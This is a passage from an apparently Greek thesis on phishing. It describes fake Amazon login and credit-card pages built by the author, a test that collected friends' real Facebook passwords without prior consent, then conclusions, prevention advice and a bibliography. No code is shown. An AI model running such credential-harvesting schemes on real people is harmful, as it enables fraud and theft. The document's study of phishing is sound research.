
Εικόνα 4.10: Είσοδος χρήστη στο σύστημα

Είναι προφανές ότι μόλις πατήσει το κουμπί «Sign In», αποθηκεύονται απευθείας τόσο το e-mail του όσο και ο κωδικός του, χρησιμοποιώντας το πρόγραμμα που αναλύσαμε σε προηγούμενη ενότητα. Συγχρόνως όμως, ανακατευθύνεται σε μια επιπλέον πλαστή σελίδα, η

οποία σχεδιάστηκε εξ ολοκλήρου για της ανάγκες του συγκεκριμένου σεναρίου, στην οποία πρέπει να εισάγει τον αριθμό της πιστωτικής του κάρτας. Εφόσον εισάγει τα απαιτούμενα στοιχεία της κάρτας του, ανακατευθύνεται στην αυθεντική σελίδα της Amazon για να συνεχίσει της αγορές του.

Ομοίως με το προηγούμενο, και στην περίπτωση των στοιχείων της πιστωτικής του κάρτας, χρησιμοποιήθηκε το πρόγραμμα που αναλύθηκε παραπάνω. Σε αυτό το σημείο, αξίζει να σημειωθεί ότι για τις ανάγκες τις πτυχιακής στείλαμε τα παραπάνω e-mails σε φιλικούς χρήστες, έτσι ώστε να διαπιστωθεί αν και κατά πόσο τα σενάρια που ορίστηκαν είναι αξιόπιστα. Τα αποτελέσματα, παρουσιάζουν ιδιαίτερο ενδιαφέρον γιατί στην περίπτωση του πρώτου σεναρίου, σχεδόν όλοι εισήγαγαν τα στοιχεία του λογαριασμού τους στο Facebook. Φυσικά, μετά το πέρας των πειραμάτων, ενημερώθηκαν όλοι για το τι συνέβη έτσι ώστε να αλλάξουν τους κωδικούς τους, τους οποίους είχαμε υποκλέψει με άνομα μέσα.

Όσον αφορά το δεύτερο σενάριο, δεν στάλθηκε κατάλληλο e-mail, καθώς ήταν πιθανό κάποιος να έπεφτε στην παγίδα και να έδινε τα στοιχεία της πιστωτικής του κάρτα. Εν αντίθεσή, μελετήθηκε η συμπεριφορά θα είχαν στην υποθετική περίπτωση που λάμβαναν ένα σχετικό e-mail. Στην πλειοψηφία τους, οι περισσότεροι υποστήριξαν ότι δεν θα έδιναν τα στοιχεία της πιστωτικής ή χρεωστικής τους κάρτας χωρίς να αγόραζαν άμεσα κάποιο προϊόν πάρα το δέλεαρ των εκπτώσεων.



Εικόνα 4.11: Εισαγωγή στοιχείων πιστωτικής ή χρεωστικής κάρτας

ΣΥΜΠΕΡΑΣΜΑΤΑ – ΜΕΛΛΟΝΤΙΚΗ ΕΡΕΥΝΑ

Ολοκληρώνοντας την παρούσα εργασία, γίνονται πλέον κατανοητές και ξεκάθαρες οι διαδικτυακές απειλές με τις οποίες έρχεται καθημερινά αντιμέτωπος ο χρήστης του διαδικτύου. Η phishing επίθεση και οι πολυάριθμες υποκατηγορίες της, φανερώνουν τους πολλαπλούς τρόπους που έχουν εφεύρει ορισμένοι επιτήδειοι, οι λεγόμενοι «phishers», για να επωφελούνται κυρίως οικονομικά από τους «αφελείς» του διαδικτυακού τόπου. Η phishing επίθεση είναι ένα παγκόσμιο φαινόμενο κι αυτό αποδεικνύεται και από τα στατιστικά στοιχεία έρευνας του 2014. Σύμφωνα με αυτά, εκατομμύρια μολυσμένα URLs σημειώθηκαν το 2^{ο} μισό του 2014. Μέσα σε αυτά συγκαταλέγονται περίπου 124.000 μοναδικοί τύποι επιθέσεων παγκοσμίως, με 95.300 να σχετίζονται με τα domain names phishing, αύξηση σε σχέση με το 1^{ο} μισό του ίδιου έτους (87.900) (77).

Αξίζει να σημειωθεί ότι όσο η τεχνολογία εξελίσσεται, τόσο και οι hackers βρίσκουν νέους τρόπους να υποκλέπτουν τα προσωπικά στοιχεία των χρηστών, δημιουργώντας όλο και πιο σύνθετα κακόβουλα προγράμματα. Αυτά είναι τόσο όμοια με τα αυθεντικά, που είναι αρκετά δύσκολο ο χρήστης να μπορέσει να υποψιαστεί τις παράνομες κινήσεις κάποιων επιτήδειων. Χαρακτηριστικό παράδειγμα αποτέλεσε αυτό που παρουσιάστηκε στα πλαίσια της πτυχιακής εργασίας και αφορούσε το Facebook. Όλοι οι χρήστες από τους οποίους ζητήθηκε η συμπλήρωση των προσωπικών τους στοιχείων, δεν αντιλήφθηκαν ότι επρόκειτο για ένα κακόβουλο λογισμικό υποκλοπής κωδικών και ονομάτων χρηστών. Το συγκεκριμένο συντριπτικό αποτέλεσμα, φανερώνει επίσης και την ευκολία υποκλοπής στοιχείων από συγκεκριμένα μέσα όπως αυτά των social media. Η δημιουργία ενός σχετικά απλού κακόβουλου κώδικά, ήταν αρκετός για να πείσει και να εξαπατήσεις τους χρήστες.

Σχετικά με τις άλλες δύο εφαρμογές, τα αποτελέσματα της έρευνας ήταν επίσης αναμενόμενα. Οι τραπεζικοί οργανισμοί φροντίζουν για την ασφαλή διαδικτυακή πλοήγηση

των χρηστών τους στις ιστοσελίδες τους αλλά και για το λεπτομερή έλεγχο ταυτοποίησης των πελατών τους που επιθυμούν να πραγματοποιούν τις οικονομικές τους συναλλαγές μέσω δικτύου. Επίσης, η πλειοψηφία των χρηστών θα προέβαινε σε αποκάλυψη των προσωπικών τους στοιχείων δελεαζόμενοι από κάποια προσφορά ή μείωση τιμών λόγω ηλεκτρονικών αγορών. Ανάμεσα στα μέτρα προστασίας που αναφέρθηκαν στην εργασία, τονίζεται η πληθώρα απατών προερχόμενες από εικονικές ηλεκτρονικές αγορές και η εξαιρετικά προσεκτική επιλογή των ιστοσελίδων πώλησης προϊόντων και προσφοράς υπηρεσιών.

Τα ευρήματα περί phishing στα πλαίσια της εργασίας ανταποκρίνονται και στην πραγματικότητα, εάν λάβουμε υπόψη μας τα αποτελέσματα της Kaspersky (παροχή προστασίας διαδικτύου). Σύμφωνα με αυτά, το 48,99% που δέχθηκαν phishing επίθεση ήταν διαδικτυακά portals, το 24,84% ήταν Μέσα Μαζικής Ενημέρωσης, το 14,75% ήταν Κοινωνικοί Δικτυακοί Ιστότοποι, ενώ οι τράπεζες μόλις 0,3%, λόγω των αυστηρών ελέγχων ταυτοποίησης (στοιχεία για το 2^{ο} τρίμηνο του 2014). Στην ίδια έρευνα, σημειώνεται ότι στα διαδικτυακά portals ανήκουν κυρίως το Yahoo, κατά 63,19%, η Google Inc, κατά 17,73%, τα Hotmail και Outlook κατά 7,60% και μέσω e-mails κατά 5,19% (78). Στα μέσα κοινωνικής δικτύωσης, phishing δέχτηκε με αισθητή διαφορά το Facebook με 55,91%. Το Twitter ήρθε 4^{ο} στην κατάταξη με 7,98%, ενώ ακολουθούν το WordPress με 0,79%, το LinkedIn, με 0,65% και με το MySpace με 0,33% (78).

Όπως γίνεται κατανοητό οι οικονομικές επιπτώσεις της phishing επίθεσης είναι μεγάλες είτε αφορούν μεμονωμένους χρήστες, είτε αφορούν μικρομεσαίες εταιρείες, είτε μεγάλους οργανισμούς και μεγαθήρια κάθε κλάδου. Τα κέρδη που αποκομίζουν οι hackers σε κάθε περίπτωση είναι τεράστια και οι ζημίες επίσης. Εκτός από τις οικονομικές επιπτώσεις όμως, εξίσου σημαντικές είναι και οι συνέπειες που έχουν οι οργανισμοί περί αξιοπιστίας τους, κύρους τους και ασφάλειας που παρέχουν στους πελάτες τους. Οι οργανισμοί πλήττονται σε

μεγάλο βαθμό και ως την εγκυρότητα και την προνοητικότητα τους ώστε να προστατέψουν αποτελεσματικά τους χρήστες ή το πελατολόγιό τους. Για να πραγματοποιηθεί αυτό, μεγάλα ποσά επενδύονται στην αγορά και αναβάθμιση κατάλληλων λογισμικών, τοίχων προστασίας και άλλων μέσων όπως χρήση VPN δικτύων, ιδιωτικών κλειδιών, τεχνικές κρυπτογράφησης.

Συμπερασματικά να σημειωθεί ότι παρά τις «σκοτεινές» και τις πάμπολλες μορφές απάτης που κυριαρχούν στον διαδικτυακό τόπο, αυτό εξακολουθεί να είναι ένα εργαλείο και μέσο ενημέρωσης, επικοινωνίας, ψυχαγωγίας κτλ που δεν θα εκλείψει. Από τα μέτρα που αναλύθηκαν και σε σχετικό κεφάλαιο, η πρόληψη φαίνεται να είναι καλύτερη δίοδος τόσο από την πλευρά των χρηστών όσο κι από την πλευρά των επιχειρήσεων. Η εγκατάσταση κατάλληλων antivirus ή antispyware προγραμμάτων, η ανωνυμία, οι χρήση περίπλοκων κωδικών και η τακτή ανανέωσή τους, η διαχείριση ηλεκτρονικών εργασιών από έγκυρες ιστοσελίδες, η διαγραφή και απόρριψη e-mails που μοιάζουν παράξενα είναι μερικές μόνο από τις μεθόδους που μπορούν να προστατευτούν οι χρήστες του διαδικτύου.

Στην περίπτωση των εταιρειών, εκτός από τα μέτρα που προαναφέρθηκαν, ορισμένες εταιρείες έχουν προσανατολιστεί και σε επιπλέον μέτρα. Αυτά σχετίζονται με την σχετική εκπαίδευση των εργαζομένων τους ώστε να είναι σε θέση να αναγνωρίζουν (όσο είναι δυνατό) και να αποφεύγουν τις τρικλοποδιές του διαδικτύου. Σίγουρα η εκμάθηση και παρακολούθηση σχετικών σεμιναρίων απαιτεί ένα ανάλογο χρηματικό ποσό, ωστόσο, ο κάθε επιχειρηματίας χρειάζεται να το δει από τη σκοπιά της επένδυσης, αφού οι διαδικτυακές απάτες καραδοκούν, αναζητώντας ανενημέρωτα εν δυνάμει θύματα. Επομένως, εκτός από τους αλγοριθμικούς ή μαθηματικούς τρόπους διαφύλαξης, η έρευνα καλό θα ήταν να εστιάσει και σε πιο ανθρωπιστικούς, τονίζοντας τη σημασία της πρόληψης, της γνώσης και εκμάθησης τεχνικών κατά της ηλεκτρονικής απάτης.

ΒΙΒΛΙΟΓΡΑΦΙΚΕΣ ΠΗΓΕΣ

1. Μαλλά Δ. Στο 70% έφθασε η διείσδυση του Διαδικτύου στην Ελλάδα. News Bomb [Internet]. Αθήνα; 2015 May [cited 2016 Feb 2]; Available from: http://www.newsbomb.gr/bombplus/social-media/story/585236/sto-70-efthase-i-dieisdysi-toy-diadiktyoy-stin-ellada

2. Ναυτεμπορική. «Ωριμάζει» η χρήση του Ίντερνετ στην Ελλάδα. Naftemporiki [Internet]. Αθήνα; 2015 Nov [cited 2016 Feb 2]; Available from: http://www.naftemporiki.gr/story/914535/orimazei-i-xrisi-tou-internet-stin-ellada

3. Ελληνική Στατιστική Αρχή. Έρευνα χρήσης τεχνολογιών πληροφόρησης και επικοινωνίας από κοικοκυριά και άτομα - 2015. Βαθμός χρήσης νέων τεχνολογιών. Πειραιάς; 2015.

4. Roche SW. Internet and Technology Dangers [Internet]. Dragonwood; 2012 [cited 2016 Feb 3].

5. Rothman KF. Coping with Dangers on the Internet: Staying Safe On-line [Internet]. New York: The Rosen Publishing Group; 2000 [cited 2016 Feb 3]. 121 p.

6. Nguyen H. The Most Common Internet Dangers. Ubergizmo [Internet]. 2015 Jun [cited 2016 Feb 3]; Available from: http://www.ubergizmo.com/2015/06/internet-dangers/

7. Consumer Reports. Facebook & your privacy Who sees the data you share on the biggest social network? Consumer Reports magazine [Internet]. 2012 Jun [cited 2016 Feb 4]; Available from: http://www.consumerreports.org/cro/magazine/2012/06/facebook-your-privacy/index.htm

8. Taylor T. 30 Statistics about Teens and Social Networking. TopTen Reviews [Internet]. 2011 Apr [cited 2016 Feb 4]; Available from: http://facebook-parental-controls-review.toptenreviews.com/30-statistics-about-teens-and-social-networking.html

9. Socially Active. Facebook and Kids: A Parents Guide to Facebook Privacy and Security. SociallyActive [Internet]. England; 2013 Feb [cited 2016 Feb 4]; Available from: http://sociallyactive.com/facebook-and-kids-a-parents-guide-to-facebook-privacy-and-security/

10. Shcherbakova T, Vergelis M, Demidova N. Spam and phishing in Q2 of 2015 [Internet]. Secure List. 2015 Aug. Available from: https://securelist.com/analysis/quarterly-spam-reports/71759/spam-and-phishing-in-q2-of-2015/

11. Garnaeva M, Chebyshev V, Makrushin D, Unuchek R, Ivanov A. Kaspersky Security Bulletin 2014. Overall statistics for 2014. Secure List. 2014 Dec.

12. Hong J. The Current State of Phishing Attacks. Commun ACM. 2012;55(1):74–81.

13. Jakobsson M. Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft [Internet]. New Jersey: John Wiley & Sons; 2006 [cited 2016 Feb 7]. 739 p.

14. Kaspersky Lab. Malware, spam και phishing: Οι απειλές που αντιμετωπίζουν συχνότερα οι εταιρείες. Ημερησία [Internet]. Αθήνα; 2013 Nov 14 [cited 2016 Feb 4]; Available from: http://www.imerisia.gr/article.asp?catid=27200&subid=2&pubid=113148140

15. Ranganayakulu D, Chellappan C. Detecting Malicious URLs in E-mail – An Implementation. AASRI Procedia [Internet]. 2013 [cited 2016 Feb 4];4:125–31. Available from: http://www.sciencedirect.com/

16. Alsmadi I, Alhami I. Clustering and classification of email contents. J King Saud Univ - Comput Inf Sci [Internet]. 2015 Jan [cited 2015 Nov 8];27(1):46–57. Available from: http://www.sciencedirect.com/

17. Cormack G V. Email Spam Filtering: A Systematic Review [Internet]. Boston: Now Publishers Inc; 2008 [cited 2016 Feb 4]. 136 p.

18. Yu S. Covert communication by means of email spam: A challenge for digital investigation. Digit Investig [Internet]. 2015 Jun [cited 2015 Nov 25];13:72–9. Available from: http://www.sciencedirect.com/

19. Ying K-C, Lin S-W, Lee Z-J, Lin Y-T. An ensemble approach applied to classify spam e-mails. Expert Syst Appl [Internet]. 2010 Mar 15 [cited 2016 Feb 4];37(3):2197–201. Available from: http://www.sciencedirect.com/

20. Patidar V. A Survey on Machine Learning Methods in Spam Filtering. Int J Adv Res Comput Sci Softw Eng. 2013;3(10):964–72.

21. Biggio B, Fumera G, Pillai I, Roli F. A survey and experimental evaluation of image spam filtering techniques. Pattern Recognit Lett [Internet]. 2011 Jul [cited 2016 Feb 4];32(10):1436–46. Available from: http://www.sciencedirect.com/

22. Al-Duwairi B, Khater I, Al-Jarrah O. Detecting Image Spam Using Image Texture Features. Inf Secur. 2012;2(December):344–53.

23. Anbazhagu U V, Praveen JS, Soundarapandian R, Manoharan N. Efficacious Spam Filtering and Detection in Social Networks. Indian J Sci Technol. 2014;7(7):180–4.

24. Courtesy of Computer Associates. Types of Phishing Attacks [Internet]. pcworld. 2016 [cited 2016 Feb 7]. Available from: http://www.pcworld.com/article/135293/article.html

25. Innovate Us. What are the Different Types of Phishing Attacks? [Internet]. innovateus. 2016 [cited 2016 Feb 7]. Available from: http://www.innovateus.net/science/what-are-different-types-phishing-attacks

26. Huang H, Zhong S, Tan J. Browser-side countermeasures for deceptive phishing attack. 5th Int Conf Inf Assur Secur. 2009;1:352–5.

27. Huajun H, Junshan T, Lingxi L. Countermeasure Techniques for Deceptive Phishing Attack. Int Conf New Trends Inf Serv Sci Int Conf on IEEE [Internet]. 2009;636–41. Available from: http://ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=5260965

28. Rivera J. Malware-Based Phishing Lawyers [Internet]. Legal Match. 2014 [cited 2016 Feb 7]. Available from: http://www.legalmatch.com/law-library/article/malware-based-phishing-lawyers.html

29. Phishing. Phishing Techniques [Internet]. phishing.org. 2015 [cited 2016 Feb 7]. Available from: http://www.phishing.org/phishing-techniques/

30. Sagiroglu S, Canbek G. Keyloggers. IEEE Technol Soc Mag [Internet]. IEEE; 2009 [cited 2016 Feb 7];28(3):10–7. Available from: http://ieeexplore.ieee.org/articleDetails.jsp?arnumber=5246998

31. Ortolani S, Giuffrid C, Crispo B. Bait Your Hook: A Novel Detection Technique for Keyloggers. Springer [Internet]. 2010;6307:198–217. Available from: http://www.springerlink.com/index/10.1007/978-3-642-04342-0

32. Grebennikov N. Keyloggers: How they work and how to detect them (Part 1) [Internet]. Secure List. 2007 [cited 2016 Feb 7]. Available from: https://securelist.com/analysis/publications/36138/keyloggers-how-they-work-and-how-to-detect-them-part-1/

33. Buford J, Yu H, Lua EK. P2P Networking and Applications [Internet]. Elsevier, editor. Amsterdam: Morgan Kaufmann; 2009 [cited 2016 Feb 7]. 408 p.

34. Surhone LM, Tennoe MT, Henssonow SF. Man-In-The-Middle Attack [Internet]. VDM Publishing; 2010 [cited 2016 Feb 7]. 80 p.

35. Info Sec Institute. Session Hijacking Cheat Sheet [Internet]. General Security. 2015 [cited 2016 Feb 8]. Available from: http://resources.infosecinstitute.com/session-hijacking-cheat-sheet/

36. Monika, Upadhyaya S. Secure Communication Using DNA Cryptography with Secure Socket Layer (SSL) Protocol in Wireless Sensor Networks. Procedia Comput Sci [Internet]. Elsevier Masson SAS; 2015;70:808–13. Available from: http://www.sciencedirect.com/

37. Panwar PK, Kumar D. Security through SSL. Int J Adv Res Comput Sci Softw Eng. 2012;2(12):178–84.

38. Wilson N, Broatch J, Jehn M, Davis C. National projections of time, cost and failure in implantable device identification: Consideration of unique device identification use. Healthc (Amsterdam, Netherlands) [Internet]. 2015 Dec [cited 2016 Feb 3];3(4):196–201. Available from: http://www.sciencedirect.com/

39. Gupta S, Das S, Pal PK. Predictability in Viral Computing. Procedia Technol [Internet]. 2012 [cited 2016 Feb 8];4:530–5. Available from: http://www.sciencedirect.com/

40. Starr G. How Is a Trojan Horse Transmitted? [Internet]. eHow. 2005 [cited 2016 Feb 8]. Available from: http://www.ehow.com/how-does_4914293_how-trojan-horse-transmitted.html#ixzz1wo87OFRE

41. Lawton G. Is It Finally Time to Worry about Mobile Malware? Computer (Long Beach Calif) [Internet]. IEEE; 2008 May 1 [cited 2016 Feb 8];41(5):12–4. Available from: http://ieeexplore.ieee.org/articleDetails.jsp?arnumber=4519928

42. La Polla M, Martinelli F, Sgandurra D. A Survey on Security for Mobile Devices. IEEE Commun Surv Tutorials. 2013;15(1):446–71.

43. Chebyshev V, Unuchek R. Mobile Malware Evolution: 2013 [Internet]. Securelist. 2013. Available from: https://www.securelist.com/en/analysis/204792326/Mobile_Malware_Evolution_2013

44. Lynn K. Different Types of Trojan Horse Malware [Internet]. Pc Unleashed. 2014 [cited 2016 Feb 8]. Available from: http://pcunleashed.com/different-types-of-trojan-horse-malware/

45. Kaspersky Lab. What is a Trojan Virus [Internet]. kaspersky. 2015 [cited 2016 Feb 8]. Available from: http://usa.kaspersky.com/internet-security-center/threats/trojans#.VriWgbKLTIU

46. Feily M, Shahrestani A, Ramadass S. A survey of botnet and botnet detection. 2009 3rd Int Conf Emerg Secur Information, Syst Technol. 2009;268–73.

47. Bajaj DS. Phishing by Link Manipulation : How safe are our links ?? Link Manipulation : A type of phishing attack [Internet]. Free Feast. 2012 [cited 2016 Feb

8]. Available from: http://freefeast.info/general-it-articles/phishing-by-link-manipulation-how-safe-are-your-links/

48. Kioskea Net. URL manipulation attacks. KioskeaNet. 2014;(June):1–4.

49. Rivera J. Search Engine Phishing [Internet]. Legal Match. 2014 [cited 2016 Feb 9]. Available from: http://www.legalmatch.com/law-library/article/search-engine-phishing.html

50. Ramasubramanian V, Sirer EG. Perils of Transitive Trust in the Domain Name System. In: Internet Measurement Conference 2005. 2005. p. 379–84.

51. Karlof C, Shankar U, Tygar JD, Wagner D. Dynamic pharming attacks and locked same-origin policies for web browsers. Proc 14th ACM Conf Comput Commun Secur [Internet]. 2007;58–71.

52. Σχοινάς Κ. Τα διαδικτυακά εκλήματα στα προσωπικά δεδομένα . Συμβουλές προστασίας για ασφαλή πλοήγηση. In: Ψηφιακές και Διαδικτυακές Εφαρμογές στην Εκπαίδευση. Ημαθία; 2010. p. 1835–44.

53. Saad O, Darwish A, Faraj R. A survey of machine learning techniques for Spam filtering. J Comput Sci. 2012;12(2):66–73.

54. Bermejo P, Gámez JA, Puerta JM. Speeding up incremental wrapper feature subset selection with Naive Bayes classifier. Knowledge-Based Syst [Internet]. 2013 Jan [cited 2016 Feb 9];55:1–24. Available from: http://www.sciencedirect.com/

55. Tseng T-L (Bill), Aleti KR, Hu Z, Kwon Y (James). E-quality control: A support vector machines approach. J Comput Des Eng [Internet]. 2015 Jul [cited 2016 Feb 9];1–11. Available from: http://www.sciencedirect.com/

56. Santosa B. Multiclass Classification with Cross Entropy-Support Vector Machines. Procedia Comput Sci [Internet]. 2015 [cited 2016 Feb 9];72:345–52. Available from: http://www.sciencedirect.com/

57. Staub S, Karaman E, Kaya S, Karapınar H, Güven E. Artificial Neural Network and Agility. Procedia - Soc Behav Sci [Internet]. 2015 Jul [cited 2016 Jan 12];195:1477–85. Available from: http://www.sciencedirect.com/

58. Adeniyi DA, Wei Z, Yongquan Y. Automated web usage data mining and recommendation system using K-Nearest Neighbor (KNN) classification method. Appl Comput Informatics [Internet]. 2016 Jan [cited 2016 Jan 5];12(1):90–108. Available from: http://www.sciencedirect.com/

59. Soghoian C. Legal risks for phishing researchers. In: e-Crime Researchers Summit

[Internet]. Boston: IEEE; 2008 [cited 2016 Feb 11]. p. 1–11. Available from: https://www.researchgate.net/publication/

60. Mohammed Mahmood A, Lakshmi R. Deceptive phishing detection system: From audio and text messages in instant messengers using data mining approach. In: International Conference on Pattern Recognition (PRIME-2012). 2012. p. 458–65.

61. Arabo A, Pranggono B. Mobile malware and smart device security: Trends, challenges and solutions. 19th Int Conf Control Syst Comput Sci. 2013;526–31.

62. Rajab MA, Ballard L, Lutz N, Mavrommatis P, Provos N. CAMP : Content-Agnostic Malware Protection. NDSS. 2013;

63. Hoffman K, Zage D, Nita-Rotaru C. A Survey of Attack and Defense Techniques for Reputation Systems. ACM Comput Surv. 2009;42(1).

64. Smith M. 4 Ways To Protect Yourself Against Keyloggers [Internet]. Make Use of. 2011 [cited 2016 Feb 10]. Available from: http://www.makeuseof.com/tag/4-ways-protect-keyloggers/

65. Raymond. What is the BEST Anti Keylogger and Anti Screen Capture Software? [Internet]. 2014 [cited 2016 Feb 10]. Available from: https://www.raymond.cc/blog/what-is-the-best-anti-keylogger-and-anti-screen-capture-software/

66. Dacosta I, Chakradeo S, Ahamad M, Traynor P. One-Time Cookies: Preventing Session Hijacking Attacks with Disposable Credentials. ACM Trans Internet Technol [Internet]. 2012;12(1):1–24.

67. Nikiforakis N, Meert W, Younan Y, Johns M, Joosen W. SessionShield: Lightweight protection against session hijacking. Eng Secur Softw Syst. Engineering Secure Software and Systems.; 2011;87–100.

68. Burgers W, Verdult R, Van Eekelen M. Prevent Session Hijacking by Binding the Session to the Cryptographic Network Credentials. In: Secure IT Systems-18th Nordic Conference on NordSec 2013, Ilulissat, Greenland, Octuber 2013 Proceedings [Internet]. London: Springer; 2013 [cited 2016 Feb 10]. p. 33–50.

69. Tanmay P. How to defend yourself against MITM or Man-in-the-middle attack [Internet]. The windows club. 2013 [cited 2016 Feb 11]. Available from: http://www.thewindowsclub.com/man-in-the-middle-attack

70. McAfee. Defending Against Malware and Trojan Horse Threats. McAfee. 2015. p. 1–3.

71. Kinlan P. Detecting injected content from third-parties on your site [Internet]. 2015 [cited 2016 Feb 10]. Available from: https://paul.kinlan.me/detecting-injected-content/

72. Vijayalakshmi S, Prabu D. A Novel Application Framework for Image Manipulation and Protection for Internet Applications. Proc Informing Sci IT Educ Conf. 2009;115–26.

73. Gastellier-Prevost S, Laurent M. Defeating pharming attacks at the client-side. Netw Syst Secur. 2011;33–40.

74. Oškrdalová G. Pharming in the E-banking Field and Protection Techniques against this Type of Fraud. In: Deev O, Kajurová V, Krajíček J, editors. European Financial Systems 2014. Lednice; 2014. p. 455–61.

75. Oškrdalová G. Analysis of phishing in the e-banking field and protection techniques against this type of fraud. In: 10th International Scientific Conference European Financial Systems 2013. ESF MU, Brno: ESF MU, Brno; 2013 p. 249–54.

76. Howard F, Komili O. Poisoned search results : How hackers have automated search engine poisoning attacks to distribute malware . Sophos Tech Pap. 2010;1–15.

77. Aaron G, Rasmussen R. Global Phishing Survey : Trends and Domain Name Use in 1H2014. APWG Internet Policy Committee. Lexington MA, USA; 2015.

78. Gudkova D, Demidova N. Spam and phishing in Q2 2014 [Internet]. Secure List. 2014 [cited 2016 Feb 11]. Available from: https://securelist.com/analysis/quarterly-spam-reports/65755/spam-and-phishing-in-q2-2014/